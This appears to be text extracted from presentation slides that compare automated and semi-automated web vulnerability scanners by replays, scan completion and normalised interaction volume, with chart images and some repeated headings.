




# Number of replays to first vulnerability



# Interaction volume (KB)



# Final thoughts

- Difficult to generate comparison between fully and semi-automated tools
  - Full website scan vs targeted, single attack
- Gentoo is currently hard to use
- Finding live HTML injection vuln is excellent



Any questions?

# Number of replays to first vulnerability


- Obviously skewed against larger, full web app scanners
- Fairer comparison by comparing the % of scan complete instead

# Scan completion (%) to first vulnerability

- Now it's skewed against much shorter scans
- In one of the cases the first attack (out of a total of 3) was successful
  - 33% is misleading




# Scan completion (%) to first vulnerability



# Interaction volumes

- Also skewed against larger attacks
- Normalise the data
  - Divide interaction by number of confirmed vulnerabilities

# Normalised interaction volume (KB)





# Probing

